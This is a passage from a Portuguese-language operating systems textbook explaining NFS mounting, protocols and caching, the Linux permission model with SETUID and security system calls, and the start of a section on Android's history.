
A ideia básica por trás do NFS é permitir que uma coleção arbitrária de clientes e servidores compartilhe de um sistema de arquivos comum. Em muitos casos, todos os clientes e servidores estão na mesma LAN, mas isso não é exigido. Também é possível executar o NFS através de uma rede de longa distância se o servidor estiver distante do cliente. Para simplificar a questão, falaremos de clientes e servidores como se eles fossem máquinas distintas, mas na realidade, o NFS permite que cada máquina seja tanto um cliente quanto um servidor ao mesmo tempo.

Cada servidor NFS exporta um ou mais dos seus diretórios para serem acessados por clientes remotos. Quando um diretório é disponibilizado, da mesma maneira o são todos os seus subdiretórios, então na realidade árvores de diretório inteiras são normalmente exportadas como uma unidade. A lista de diretórios que um servidor exporta é mantida em um arquivo, muitas vezes */etc/exports*, de maneira que esses diretórios podem ser exportados automaticamente sempre que o servidor é inicializado. Os clientes acessam os diretórios exportados montando-os. Quando um cliente monta um diretório (remoto), ele torna-se parte dessa hierarquia de diretórios, como mostra a Figura 10.35.

Nesse exemplo, o cliente 1 montou o diretório *bin* do servidor 1 no seu próprio diretório bin, de maneira que ele pode agora referir-se ao shell como */bin/sh* e obter o shell no servidor 1. Estações de trabalho sem disco muitas vezes têm apenas um sistema de arquivos esqueleto (em RAM) e recebem todos os seus arquivos de servidores remotos como esse. De modo similar, o cliente 1 montou o diretório do servidor 2 */projects* no seu diretório */usr/ast/work* de maneira que ele pode agora acessar o arquivo *a* como */usr/ast/work/proj1/a*. Por fim, o cliente 2 também montou o diretório *projects* e também pode acessar o arquivo *a*, apenas como */mnt/proj1/a*. Como vimos aqui, o mesmo arquivo pode ter nomes diferentes em clientes diferentes devido a ele ser montado em um lugar diferente nas suas árvores respectivas. O ponto de montagem é inteiramente local aos clientes; o servidor não sabe onde ele é montado em qualquer um dos seus clientes.

Protocolos NFS

Tendo em vista que uma das metas do NFS é dar suporte a um sistema heterogêneo, com clientes e servidores possivelmente executando sistemas operacionais

FIGURA 10.35 Exemplos de sistemas de arquivos remotos montados localmente. Os diretórios são representados por quadrados, e os arquivos, por círculos.

diferentes em diferentes hardwares, é essencial que a interface entre os clientes e os servidores seja bem definida. Apenas então alguém será capaz de escrever uma nova implementação de cliente e esperar que ela funcione corretamente com os servidores existentes, e vice-versa.

O NFS consegue essa meta definindo dois protocolos cliente-servidor. Um **protocolo** é um conjunto de solicitações enviadas por clientes para servidores, junto com as respostas correspondentes enviadas pelos servidores de volta aos clientes.

O primeiro protocolo NFS lida com a montagem. Um cliente pode enviar um nome de caminho para um servidor e solicitar permissão para montar aquele diretório em alguma parte na sua hierarquia de diretório. O lugar onde ele é montado não é contido na mensagem, à medida que o servidor não se importa com o local em que ele será montado. Se o nome do caminho é legal e o diretório especificado tiver sido exportado, o servidor retorna um **manipulador de arquivo** ao cliente. O manipulador de arquivo contém campos unicamente identificando o tipo do sistema de arquivos, o disco, o número do i-nodo do diretório e informações de segurança. Chamadas subsequentes aos arquivos de leitura e escrita no diretório montado ou qualquer um dos seus subdiretórios usam o manipulador do arquivo.

Quando o Linux inicializa, ele executa o script do shell */etc/rc* antes de tornar-se multiusuário. Comandos para montar sistemas de arquivos remotos podem ser colocados nesse script, assim montando automaticamente os sistemas de arquivos remotos necessários antes de permitir quaisquer logins. Como alternativa, a maioria das versões do Linux também suporta a **automontagem**. Essa característica permite que um conjunto de diretórios remotos seja associado ao diretório local. Nenhum desses diretórios remotos é montado (ou seus servidores mesmo contatados) quando o cliente é inicializado. Em vez disso, no primeiro momento em que um arquivo remoto é aberto, o sistema operacional envia uma mensagem para cada um dos servidores. O primeiro a responder vence, e seu diretório é montado.

A automontagem tem duas vantagens principais sobre a montagem estática por meio de um arquivo */etc/rc*. Primeiro, se acontece de um dos servidores NFS chamado */etc/rc* estar caído, é impossível trazer o cliente à tona, pelo menos não sem alguma dificuldade, atraso e um bom número de mensagens de erros. Se o usuário não chega nem a precisar daquele servidor no momento, todo o trabalho é desperdiçado. Segundo, ao permitir que o cliente tente um conjunto de servidores em paralelo, um grau de tolerância a falhas pode ser alcançado (porque somente um deles precisa estar funcionando), e o desempenho pode ser melhorado (escolhendo o primeiro para responder — presumivelmente o menos carregado).

Por outro lado, é tacitamente presumido que todos os sistemas de arquivos especificados como alternativas para a automontagem são idênticos. Como NFS não fornece apoio para uma cópia do diretório ou arquivo, cabe ao usuário arranjar para que todos os sistemas de arquivos sejam os mesmos. Em consequência, a automontagem é mais comumente usada para sistema de arquivos somente de leitura contendo binários do sistema e outros arquivos que raramente mudam.

O segundo protocolo NFS é para o acesso de diretório e arquivos. Clientes podem enviar mensagens para os servidores manipularem diretórios e ler e escrever arquivos. Eles podem também acessar atributos dos arquivos, como modo do arquivo, tamanho e horário da última modificação. A maioria das chamadas do sistema Linux tem o suporte do NFS, com talvez as surpreendentes exceções do open e close.

A omissão do open e close não é um acidente. Ela é absolutamente intencional. Não é necessário abrir um arquivo antes de lê-lo, tampouco fechá-lo quando estiver terminado. Em vez disso, para ler um arquivo, um cliente envia ao servidor uma mensagem lookup contendo o nome do arquivo, com uma solicitação para examiná-lo e retornar um manipulador dele, que é uma estrutura que identifica o arquivo (isto é, contém um identificador de sistema do arquivo e número de i-nodo, entre outros dados). Diferentemente de uma chamada open, essa operação lookup não copia informação alguma para as tabelas do sistema interno. A chamada read contém o manipulador do arquivo para ler, o deslocamento (offset) do arquivo de onde começar a leitura e o número de bytes desejados. Cada mensagem dessas é autocontida. A vantagem desse esquema é que o servidor não precisa lembrar de nada a respeito das conexões abertas entre chamadas para ele. Desse modo, se um servidor quebra e então se recupera, nenhuma informação a respeito dos arquivos abertos é perdida, porque não há nenhuma. Esse tipo de servidor que não mantém informações de estado sobre arquivos abertos é conhecido como **sem estado**.

Infelizmente, o método NFS torna difícil atingir a exata semântica de arquivos Linux. Por exemplo, no Linux um arquivo pode ser aberto e bloqueado de maneira que outros processos não possam acessá-lo. Quando o arquivo é fechado, as travas são liberadas. Em um servidor sem estado como o NFS, as travas não podem ser associadas a arquivos abertos, pois o servidor não sabe quais arquivos estão abertos. Portanto, o NFS precisa de um mecanismo separado, adicional, para lidar com o travamento de arquivos.

O NFS usa o mecanismo de proteção UNIX padrão, com os bits *rwx* para o proprietário, grupo e outros (mencionado no Capítulo 1 e discutido em detalhes a seguir). Originalmente, cada mensagem de solicitação apenas continha os IDs do usuário e do grupo do chamador, que o servidor NFS usava para validar o acesso. Na realidade, ele confiava em que os clientes não trapaceariam. Vários anos de experiência demonstraram fartamente que tal presunção era — como eu poderia dizer? — um tanto ingênua. Hoje, a criptografia de chaves públicas pode ser usada para estabelecer uma chave segura para validar o cliente e o servidor em cada solicitação e resposta. Quando essa opção é usada, um cliente malicioso não pode passar-se por outro, pois desconhece sua chave secreta.


Implementação do NFS

Embora a implementação do código cliente e servidor seja independente dos protocolos NFS, a maioria dos sistemas Linux usa uma implementação de três camadas similar àquela da Figura 10.36. A camada de cima é uma camada de chamada de sistema. Ela lida com chamadas como open, read e close. Após analisar a chamada e conferir os parâmetros, ela invoca a segunda camada, a camada VFS.

A tarefa da camada VFS é manter uma tabela com uma entrada para cada arquivo aberto. A camada VFS adicionalmente tem uma entrada, um **i-nodo virtual** ou **v-nodo**, para cada arquivo aberto. V-nodos são usados para dizer se o arquivo é local ou remoto. Para arquivos remotos, são fornecidas informações suficientes a eles para serem capazes de acessá-los. Para arquivos locais, o sistema de arquivos e i-nodo são gravados, pois os sistemas modernos Linux podem suportar múltiplos sistemas de arquivos (por exemplo, ext2fs, /proc, FAT etc.). Embora o VFS tenha sido inventado para dar suporte ao NFS, a maioria dos sistemas Linux modernos agora dá suporte a ele como uma parte integral do sistema operacional, mesmo que o NFS não seja usado.

Para ver como os v-nodos são usados, vamos traçar uma sequência de chamadas de sistema mount, open e read. Para montar um sistema de arquivos remoto, o administrador do sistema (ou */etc/rc*) chama o programa *mount* especificando o diretório remoto, o diretório local no qual ele será montado e outras informações. O programa *mount* analisa o nome do diretório remoto a ser montado e descobre o nome do servidor NFS no qual o diretório remoto está localizado. Ele então contata aquela máquina, pedindo um manipulador de arquivo para o diretório remoto. Se o diretório existe e está disponível para a montagem remota, o servidor retorna um manipulador de arquivo para o diretório. Por fim, faz uma chamada de sistema mount, passando o manipulador para o núcleo.

O núcleo então constrói um v-nodo para o diretório remoto e pede o código cliente NFS na Figura 10.36 para criar um **r-nodo** (**i-nodo remoto**) nas suas tabelas internas a fim de conter o manipulador do arquivo. O v-nodo aponta para o r-nodo. Cada v-nodo na camada VFS em última análise conterá um ponteiro para um r-nodo no código

FIGURA 10.36 Estrutura de camadas NFS.

cliente NFS, ou um ponteiro para um i-nodo em um dos sistemas de arquivos locais (mostrados como linhas tracejadas na Figura 10.36). Desse modo, a partir do v-nodo, é possível ver se um arquivo ou diretório é local ou remoto. Se ele for local, o sistema de arquivos correto e i-nodo podem ser localizados. Se ele for remoto, o hospedeiro remoto e o manipulador de arquivo podem ser localizados.

Quando um arquivo remoto é aberto no cliente, em algum momento durante a análise do nome do caminho, o núcleo atinge o diretório sobre o qual o sistema de arquivos remoto está montado. Ele vê que esse diretório é remoto e, no v-nodo do diretório, encontra o ponteiro para o r-nodo. Ele então pergunta o código de cliente NFS para abrir o arquivo. O código de cliente NFS examina a porção restante do nome do caminho no servidor remoto associado com o diretório montado e retorna com um manipulador de arquivo para ele. Ele faz um r-nodo para o arquivo remoto nas suas tabelas e reporta de volta à camada VFS, que coloca em suas tabelas um v-nodo para o arquivo que aponta para o r-nodo. De novo, aqui vemos que todos os arquivos ou diretórios abertos têm um v-nodo que aponta para um r-nodo ou um i-nodo.

Ao chamador é dado um descritor de arquivos para o arquivo remoto. Esse descritor de arquivos é mapeado no v-nodo por tabelas na camada VFS. Observe que nenhuma entrada de tabela é feita do lado do servidor. Embora o servidor esteja preparado para prover manipuladores de arquivos mediante solicitação, ele não controla quais arquivos vêm a ter manipuladores de arquivos emitidos e quais não os têm. Quando um manipulador de arquivo é enviado para acessar um arquivo, ele confere o manipulador, e se ele for válido, o utiliza. A validação pode incluir a verificação da chave de autenticação nos cabeçalhos RPC, se a segurança estiver habilitada.

Quando um descritor de arquivo é usado em uma chamada de sistema subsequente, por exemplo, read, a camada VFS localiza o v-nodo correspondente, e a partir daí determina se ele é local ou remoto e também qual i-nodo ou r-nodo o descreve. Ele então envia uma mensagem para o servidor contendo o manipulador, o deslocamento do arquivo (que é mantido no lado do cliente, não no lado do servidor) e a contagem de bytes. Por questões de eficiência, as transferências entre cliente e servidor são feitas em grandes blocos, normalmente de 8.192 bytes, mesmo que menos bytes sejam solicitados.

Quando a mensagem de solicitação chega ao servidor, ela é passada para a camada VFS ali, que determina qual sistema de arquivos local contém o arquivo solicitado. A camada VFS então faz uma chamada para aquele sistema de arquivos local para ler e retornar os bytes. Esses dados são então passados de volta para o cliente. Após a camada de VFS do cliente ter recebido o bloco de 8 KB que pediu, ela automaticamente emite uma solicitação para o próximo bloco, de maneira que ele o tenha se precisar dele em seguida. Essa característica, conhecida como **leitura antecipada**, melhora o desempenho de modo considerável.

Para escritas, um caminho análogo é seguido do cliente para o servidor. Também, são feitas transferências em blocos de 8 KB aqui. Se uma chamada de sistema write fornece menos de 8 KB de dados, os dados são apenas acumulados localmente. Apenas quando o bloco de 8 KB inteiro está cheio que ele é enviado para o servidor. No entanto, quando um arquivo é fechado, todos os seus dados são enviados para o servidor imediatamente.

Outra técnica usada para melhorar o desempenho é o armazenamento em cache, como no UNIX comum. Servidores armazenam dados em cache para evitar acessos de disco, mas isso é invisível para os clientes. Clientes mantêm duas caches, uma para atributos de arquivos (i-nodos) e uma para dados de arquivos. Quando um i-nodo ou um bloco de arquivo é necessário, é feita uma verificação para ver se ele pode ser satisfeito fora da cache. Se afirmativo, um tráfego de rede pode ser evitado.

Embora a cache de cliente ajude o desempenho enormemente, ela também introduz alguns sérios problemas. Suponha que dois clientes estejam armazenando em cache o mesmo bloco de arquivos e um deles o modifica. Quando o outro lê o bloco, ele recebe o valor velho (passado). A cache não é coerente.

Dada a severidade potencial desse problema, a implementação do NFS toma várias medidas para mitigá-lo. Primeiro, associado com cada bloco de cache há um temporizador. Quando o temporizador expira, a entrada é descartada. Em geral, o temporizador é colocado para 3 s para blocos de dados e 30 s para blocos de diretório. Isso reduz de certa maneira o risco. Além disso, sempre que um arquivo em cache é aberto, é enviada uma mensagem para o servidor para descobrir quando o arquivo foi modificado pela última vez. Se a última modificação ocorreu após a cópia local ter sido armazenada em cache, a cópia da cache é descartada e uma nova cópia é buscada do servidor. Por fim, a cada 30 s um temporizador de cache expira, e todos os blocos sujos (isto é, modificados) na cache são enviados para o servidor. Embora não sejam perfeitos, esses remendos tornam o sistema altamente utilizável na maior parte das circunstâncias.

NFS versão 4

A versão 4 do NFS foi projetada para simplificar determinadas operações do seu predecessor. Em comparação com o NSFv3, que foi descrito há pouco, o NFSv4

é um sistema de arquivos **com estado**. Isso permite que operações open sejam invocadas em arquivos remotos, tendo em vista que o servidor NFS remoto manterá todas as estruturas relacionadas ao sistema de arquivos, incluindo o ponteiro de arquivos. Operações de leitura então não precisam incluir faixas de leitura absoluta, mas podem ser aplicadas de maneira incremental a partir da posição do ponteiro de arquivos. Isso resulta em mensagens mais curtas, e também na capacidade de reunir múltiplas operações NFSv3 em uma transação de rede.

A natureza com estado do NFSv4 facilita integrar a variedade de protocolos NFSv3 descritos anteriormente nesta seção em um protocolo coerente. Não há necessidade de dar suporte a protocolos diferentes para montagem, armazenamento em cache, travamento, ou operações seguras. NFSv4 também funciona melhor tanto com o Linux (e UNIX em geral) quanto com a semântica de sistema de arquivos Windows.

10.7 Segurança no Linux

O Linux, como um clone do MINIX e UNIX, tem sido um sistema multiusuário quase desde o seu princípio. Essa história significa que a segurança e o controle da informação foram inseridas desde o seu começo. Nas seções a seguir, examinaremos alguns aspectos de segurança do Linux.

10.7.1 Conceitos fundamentais

A comunidade de usuários para um sistema Linux consiste em uma série de usuários registrados, cada um deles com um **UID** único (**ID de usuário**). Um UID é um inteiro entre 0 e 65.535. Arquivos (e também processos e outros recursos) são marcados com o UID do seu proprietário. Por padrão, o proprietário de um arquivo é a pessoa que o criou, embora exista uma maneira de trocar a propriedade.

Usuários podem ser organizados em grupos, que também são numerados com inteiros de 16 bits chamados de **GIDs** (**IDs de grupos**). A designação de usuários para grupos é realizada manualmente (através do administrador do sistema) e consiste em realizar entradas em um banco de dados do sistema dizendo qual usuário está em qual grupo. Um usuário poderia estar em um ou mais grupos ao mesmo tempo. Para simplificar, não nos aprofundaremos nessa questão.

O mecanismo de segurança básica no Linux é simples. Cada processo carrega o UID e GID do seu proprietário. Quando um arquivo é criado, ele recebe o UID e GID do processo criador. O arquivo também recebe um conjunto de permissões determinado pelo processo criador. Essas permissões especificam qual acesso o proprietário, os outros membros do grupo do proprietário e o resto dos usuários têm em relação ao arquivo. Para cada uma dessas três categorias, acessos potenciais são read, write e execute, designados pelas letras *r*, *w* e *x*, respectivamente. A capacidade de executar um arquivo faz sentido somente se aquele arquivo for um programa binário executável, é claro. Uma tentativa de executar um arquivo que tem a permissão de execução, mas não é executável (isto é, não começa com um cabeçalho válido) fracassará com um erro. Como há três categorias de usuários e 3 bits por categoria, 9 bits é suficiente para representar os direitos de acesso. Alguns exemplos dos números de 9 bits e seus significados são dados na Figura 10.37.

As primeiras duas entradas na Figura 10.37 permitem o acesso absoluto ao proprietário e ao grupo do proprietário, respectivamente. A entrada seguinte permite que o grupo do proprietário leia o arquivo, mas não o modifique, e evite o acesso de pessoas de fora. A quarta entrada é comum para um arquivo de dados

FIGURA 10.37 Alguns exemplos de modos de proteção de arquivos.

Binário	Simbólico	Acessos permitidos ao arquivo
111000000	rwx------	O proprietário pode ler, escrever e executar
111111000	rwxrwx---	O proprietário e o grupo podem ler, escrever e executar
110100000	rw–r-----	O proprietário pode ler e escrever; o grupo pode ler
110100100	rw-r--r--	O proprietário pode ler e escrever; todos os outros podem ler
111101101	rwxr–xr–x	O proprietário pode fazer qualquer coisa; os demais podem ler e executar
000000000	---------	Ninguém tem nenhum tipo de acesso
000000111	------rwx	Somente usuários de fora têm acesso (estranho, mas possível)

que o proprietário quer tornar público. De modo similar, a quinta entrada é a usual para um programa disponível publicamente. A sexta entrada nega todo o acesso a todos os usuários. Esse modo é às vezes usado para arquivos falsos usados para exclusão mútua porque uma tentativa de criar um arquivo desses fracassará se já existir um. O último exemplo é realmente estranho, considerando que ele dá ao resto do mundo mais acesso do que ao proprietário. No entanto, a sua existência é consequência das regras de proteção. Felizmente, há uma maneira para o proprietário subsequentemente mudar o modo de proteção, mesmo sem ter qualquer acesso ao próprio arquivo.

O usuário com UID 0 é especial e é chamado de **superusuário** (ou **root**). O superusuário tem o poder de ler e escrever todos os arquivos no sistema, não importa quem seja o seu proprietário e não importa como eles são protegidos. Processos com UID 0 também têm a capacidade de realizar um pequeno número de chamadas de sistema que são negadas para os usuários comuns. Em geral, apenas o administrador do sistema conhece a senha do superusuário, embora muitos estudantes considerem um belo esporte tentar procurar por falhas no sistema de maneira que eles possam conectar-se como o superusuário sem conhecer a senha. Os administradores buscam repreender esse tipo de atividade.

Diretórios são arquivos e têm os mesmos modos de proteção que os arquivos comuns, exceto que os bits *x* referem-se à permissão de busca em vez da permissão de execução. Desse modo, um diretório com modo *rwxr–xr–x* permite que o seu proprietário leia, modifique e pesquise o diretório, mas permite que os outros apenas leiam e o pesquisem, mas não acrescentem ou removam arquivos dele.

Arquivos especiais correspondendo aos dispositivos de E/S têm os mesmos bits de proteção que os arquivos regulares. Esse mecanismo pode ser usado para limitar o acesso a dispositivos de E/S. Por exemplo, o arquivo especial da impressora, */dev/lp*, poderia ser de propriedade do root ou de um usuário especial, daemon, e ter modo *rw–* – – – – – – para evitar que todos os outros acessem diretamente a impressora. Afinal de contas, se todos pudessem imprimir conforme sua vontade, resultaria no caos.

É claro, ter */dev/lp* em mãos de, digamos, o daemon com modo de proteção *rw–* – – – – – – – significa que ninguém mais pode usar a impressora. Embora isso poupe muitas árvores inocentes de uma morte precoce, às vezes os usuários têm uma necessidade legítima de imprimir algo. Na realidade, há um problema mais geral de permitir o acesso controlado a todos os dispositivos de E/S e a outros recursos do sistema.

Esse problema foi solucionado acrescentando um novo bit de proteção, o **bit SETUID**, aos 9 bits de proteção discutidos. Quando um programa com o bit SETUID é executado, o **UID efetivo** para aquele processo torna-se o UID do proprietário do arquivo executável, em vez do UID do usuário que o invocou. Quando um processo tenta abrir um arquivo, é o UID efetivo que é conferido, não o UID real subjacente. Ao fazer que o programa que acessa a impressora seja de propriedade do daemon mas com o SETUID bit ativado, qualquer usuário poderia executá-lo e ter o poder do daemon (por exemplo, acesso a */dev/lp*), mas apenas para executar aquele programa (que poderia colocar na fila trabalhos de impressão para imprimir de uma maneira ordeira).

Muitos programas Linux sensíveis são de propriedade do root, mas com o bit SETUID ativado. Por exemplo, o programa que permite aos usuários modificarem suas senhas, *passwd*, precisa escrever no arquivo de senhas. Tornar o arquivo de senhas publicamente passível de ser escrito não seria uma boa ideia. Em vez disso, há um programa que é de propriedade do root e que tem o bit SETUID. Embora o programa tenha acesso completo ao arquivo de senha, ele mudará somente a senha do chamador e não permitirá qualquer outro acesso ao arquivo de senhas.

Além do bit SETUID há também um bit SETGID que funciona de maneira análoga, temporariamente dando ao usuário o GID efetivo do programa. Na prática, isso raramente é usado, no entanto.

10.7.2 Chamadas de sistema para segurança no Linux

Há um pequeno número de chamadas de sistema relacionadas à segurança. As mais importantes estão listadas na Figura 10.38. A chamada de sistema de segurança mais usada é chmod. Ela é usada para mudar o modo de proteção. Por exemplo,

```
s = chmod("/usr/ast/newgame", 0755);
```

estabelece *newgame* para *rwxr–xr–x* de maneira que todos possam executá-la (observe que 0755 é uma constante octal, o que é conveniente, tendo em vista que os bits de proteção vêm em grupos de 3 bits). Apenas o proprietário de um arquivo e o superusuário podem mudar os seus bits de proteção.

A chamada access testa para ver se um determinado acesso usando o UID real e o GID seria permitido. Essa chamada de sistema é necessária para evitar brechas de

FIGURA 10.38 Algumas chamadas do sistema relacionadas a segurança. O código de retorno s é -1 caso ocorra um erro; uid e gid são o UID e o GID, respectivamente. Os parâmetros são autoexplicativos.

Chamada de sistema	Descrição
s = chmod(caminho, modo)	Troca o modo de proteção do arquivo
s = access(caminho, modo)	Verifica acesso usando o UID e GID reais
uid = getuid( )	Obtém o UID real
uid = geteuid( )	Obtém o UID efetivo
gid = getgid( )	Obtém o GID real
gid = getegid( )	Obtém o GID efetivo
s = chown(caminho, proprietario, grupo)	Troca proprietário e grupo
s = setuid(uid)	Configura o UID
s = setgid(gid)	Configura o GID

segurança nos programas que são SETUID e de propriedade do root. Um programa desses pode fazer qualquer coisa, e às vezes isso é necessário para o programa descobrir se o usuário tem permissão para realizar um determinado acesso. O programa não pode simplesmente tentá-lo, pois o acesso sempre será bem-sucedido. Com a chamada access o programa pode descobrir se o acesso é deixado pelo UID real e GID real.

As próximas quatro chamadas de sistema retornam os UIDs e GIDs real e efetivo. As últimas três são permitidas somente para o superusuário — elas trocam o proprietário do arquivo, o UID e o GID do processo.

10.7.3 Implementação da segurança no Linux

Quando um usuário se conecta, o programa de login, *login* (que tem SETUID de root) pede um nome de login e uma senha. Ele gera um resumo criptográfico da senha e então procura no arquivo de senha, */etc/passwd*, para ver se o resumo casa com o que está ali (sistemas em rede funcionam de maneira ligeiramente diferente). A razão para se usar resumos é evitar que a senha seja armazenada de uma maneira não criptografada em qualquer parte no sistema. Se a senha estiver correta, o programa de login procura em */etc/passwd* para ver o nome do shell preferido do usuário, possivelmente *bash*, mas possivelmente algum outro shell, como *csh* ou *ksh*. O programa de login então usa setuid e setgid para dar a si mesmo o UID e GID do usuário (lembre-se, ele começou como um SETUID root). Então ele abre o teclado para a entrada padrão (descritor de arquivo 0), a tela para a saída padrão (descritor de arquivo 1) e a tela para o erro padrão (descritor de arquivo 2). Por fim, ele executa o shell preferido, desse modo terminando a si mesmo.

Nesse ponto, o shell preferido está executando com o UID e GID corretos, e entrada padrão, saída e erro, todos configurados para seus dispositivos padrão. Todos os processos que ele cria (isto é, comandos digitados pelo usuário) automaticamente herdam o UID e GID do shell, de maneira que eles também terão o proprietário e o grupo corretos. Todos os arquivos que eles criam também recebem esses valores.

Quando qualquer processo tenta abrir um arquivo, o sistema primeiro confere os bits de proteção no i-nodo do arquivo com o UID e GID efetivos do chamador para ver se o acesso é permitido. Se afirmativo, o arquivo é aberto e o descritor de arquivos retornado. Se não, o arquivo não é aberto e –1 é retornado. Nenhuma verificação é feita em chamadas read ou write subsequentes. Como consequência, se o modo de proteção muda após um arquivo já estar aberto, o modo novo não afetará processos que já têm o arquivo aberto.

O modelo de segurança Linux e sua implementação são essencialmente os mesmos que na maioria dos sistemas UNIX tradicionais.

10.8 Android

O Android é um sistema operacional relativamente novo projetado para executar em dispositivos móveis. Ele é baseado no núcleo Linux — o Android introduz apenas alguns conceitos novos para o próprio núcleo do Linux, usando a maioria dos mecanismos do Linux com que você que já está familiarizado (processos, IDs de usuário, memória virtual, sistemas de arquivos,

escalonamento etc.), às vezes de maneiras bem diferentes do que eles foram originalmente pensados.

Nos cinco anos desde a sua introdução, o Android cresceu para ser um dos sistemas operacionais de smartphones mais amplamente usados. Sua popularidade alavancou a explosão de smartphones, e ele está livremente disponível para fabricantes de dispositivos móveis usarem em seus produtos. Ele também é uma plataforma de código aberto, tornando-o customizável para uma série de dispositivos. Ele é popular não só para dispositivos centrados no consumidor onde seu ecossistema de aplicações de terceiros é vantajoso (como tablets, televisões, sistemas de jogos e tocadores de mídia), mas é cada vez mais usado como o SO embutido para dispositivos dedicados que precisam de uma **interface gráfica de usuário — GUI** — como telefones VOIP, relógios inteligentes, painéis de automóveis, dispositivos médicos e utensílios domésticos.

Uma parte significativa do sistema operacional Android é escrita em uma linguagem de alto nível, a linguagem de programação Java. O núcleo e um grande número de bibliotecas de baixo nível são escritos em C e C++. No entanto, uma grande parte do sistema é escrita em Java e, com algumas poucas exceções, toda a API para aplicações é escrita e publicada em Java também. As partes do Android escritas em Java tendem a seguir um projeto bastante orientado a objetos como encorajado por aquela linguagem.

10.8.1 Android e Google

O Android é um sistema operacional pouco comum no sentido de que ele combina código aberto com aplicações de terceiros de código fechado. A parte de código aberto do Android é chamada de **AOSP** (**Android Open Source Project** — Projeto de código aberto do Android) e é completamente aberta e livre para ser usada e modificada por qualquer um.

Uma meta importante do Android é dar suporte a um ambiente rico de aplicação de terceiros, que exige ter uma implementação e API estáveis para aplicações executarem sobre. No entanto, em um mundo de código aberto onde cada fabricante de um dispositivo pode customizar a plataforma do jeito que ele quiser, logo surgem questões de compatibilidade. Tem de haver alguma maneira de controlar esse conflito.

Parte da solução para isso para o Android é o **CDD** (**Compatibility Definition Document** — Documento de definição de compatibilidade), que descreve as maneiras como o Android deve se comportar para ser compatível com aplicações de terceiros. Esse documento em si descreve o que é exigido para ser um dispositivo Android compatível. Sem alguma maneira de forçar essa compatibilidade, no entanto, ele muitas vezes será ignorado; é preciso que exista algum mecanismo adicional para fazer isso.

O Android soluciona essa questão ao permitir que serviços proprietários adicionais sejam criados sobre a plataforma de código aberto, fornecendo serviços (em geral baseados na nuvem) que a plataforma não possa implementar sozinha. Como esses serviços têm proprietário, eles podem restringir quais dispositivos podem ser incluídos, desse modo exigindo compatibilidade CDD desses dispositivos.

O Google implementou o Android para poder dar suporte a uma ampla gama de serviços de nuvem proprietários, com a ampla gama de serviços do Google sendo os casos representativos: Gmail, sincronização de calendário e contatos, mensagens da nuvem para o dispositivo e muitos outros serviços, alguns visíveis para o usuário, alguns não. Quanto à oferta de aplicativos compatíveis, o serviço mais importante é o Google Play.

O Google Play é a loja on-line do Google para aplicativos Android. Em geral, quando os projetistas criam as aplicações do Android, eles as publicarão com o Google Play. Como o Google Play (ou qualquer outra loja de aplicativos) é o canal pelo qual os aplicativos são entregues para um dispositivo Android, esse serviço proprietário é responsável por assegurar que os aplicativos funcionarão nos dispositivos para os quais eles foram entregues.

O Google Play usa dois mecanismos principais para assegurar a compatibilidade. O primeiro e mais importante é exigir que qualquer dispositivo enviado com ele deve ser um dispositivo Android compatível de acordo com o CDD. Isso assegura um mínimo de comportamento através de todos os dispositivos. Além disso, o Google Play deve saber a respeito de quaisquer características de um dispositivo que um aplicativo exige (como a presença de um GPS para realizar a navegação por mapeamento), de maneira que a aplicação não seja disponibilizada em dispositivos que não têm essas características.

10.8.2 História do Android

O Google desenvolveu o Android em meados dos anos 2000, após adquirir a empresa Android no início do seu desenvolvimento. Quase todo o desenvolvimento da plataforma Android que existe hoje foi feito sob a administração do Google.

Desenvolvimento inicial

